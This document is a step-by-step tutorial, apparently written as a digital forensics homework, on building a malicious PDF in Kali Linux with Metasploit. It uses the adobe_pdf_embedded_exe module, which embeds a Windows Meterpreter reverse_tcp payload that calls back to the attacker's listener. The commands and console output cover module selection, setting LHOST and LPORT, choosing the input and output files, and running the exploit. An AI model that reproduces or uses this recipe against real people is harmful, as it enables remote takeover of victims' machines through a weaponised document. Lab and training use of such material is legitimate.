
Malicious PDF File Creation - No. 2


Password to zip file: password: password

Steps used to create a malicious PDF file using Metasploit tool in Kali Linux:
Prerequisites: Have a kali linux instance setup in your Oracle virtual box on your local machine

1. Launch your kali linux instance from your oracle virtual box on your machine and navigate to **Exploitation Tools** in menu and Select for **Metasploit Framework**



2. After **Metasploit framework** is launched, provide the password for sudo user and the Metasploit framework would start.



3. Select the Signature that you would like to apply on the PDF, in this case we are using the **adobe_pdf_embedded** to exploit the pdf using the **use** command and the **payload** would be used as default ones **windows/meterpreter/reverse_tcp**

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

4. The next step is to set the **LHOST** for the Metasploit to run and process the exploitation process. Structure of command: **set LHOST *HOST_ADDR***

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fedd:ff2a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:dd:ff:2a  txqueuelen 1000  (Ethernet)
        RX packets 7311  bytes 1123187 (1.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7254  bytes 578181 (564.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 142956  bytes 8754550 (8.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 142956  bytes 8754550 (8.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
```

5. Likewise we need to set the port on which Metasploit would run, here we chose to run on port number 80.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
```

6. Next we select the PDF file which we want to exploit and provide the exact path for the pdf file. This is optional, a default pdf called msf.pdf would be generated if no value is provided for this parameter.
   Structure of the command: **set INFILENAME *FILE_PATH***

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/sanjay/Downloads/Sample.pdf
INFILENAME ⇒ /home/sanjay/Downloads/Sample.pdf
```

7. We give a filename to the output file which would be generated once the exploitation process is successfully completed. This file would be saved in .msf folder under the home directory (as a hidden directory).
   Structure of the command: **set FILENAME *Filename.pdf***

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME DigitalForensicsHW1.pdf
FILENAME ⇒ DigitalForensicsHW1.pdf
```

8. We set a embedded message in the pdf using **LAUNCH_MESSAGE** parameter which would be traced by blue team when they analyze the malicious pdf.
   Structure of the command: **set LAUNCH_MESSAGE *MESSAGE***

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE SKY IS RED
LAUNCH_MESSAGE ⇒ SKY IS RED
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

9. Finally we run the **EXPLOIT** command to exploit the target pdf file with the parameters specified in the steps 2 through 8, the output malicious pdf file would be located at .msf/local under the home directory by default
   Structure of the command: **exploit**

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/sanjay/Downloads/sample.pdf' ...
[*] Parsing '/home/sanjay/Downloads/sample.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'DigitalForensicsHW1.pdf' file ...
[+] DigitalForensicsHW1.pdf stored at /home/sanjay/.msf4/local/DigitalForensicsHW1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```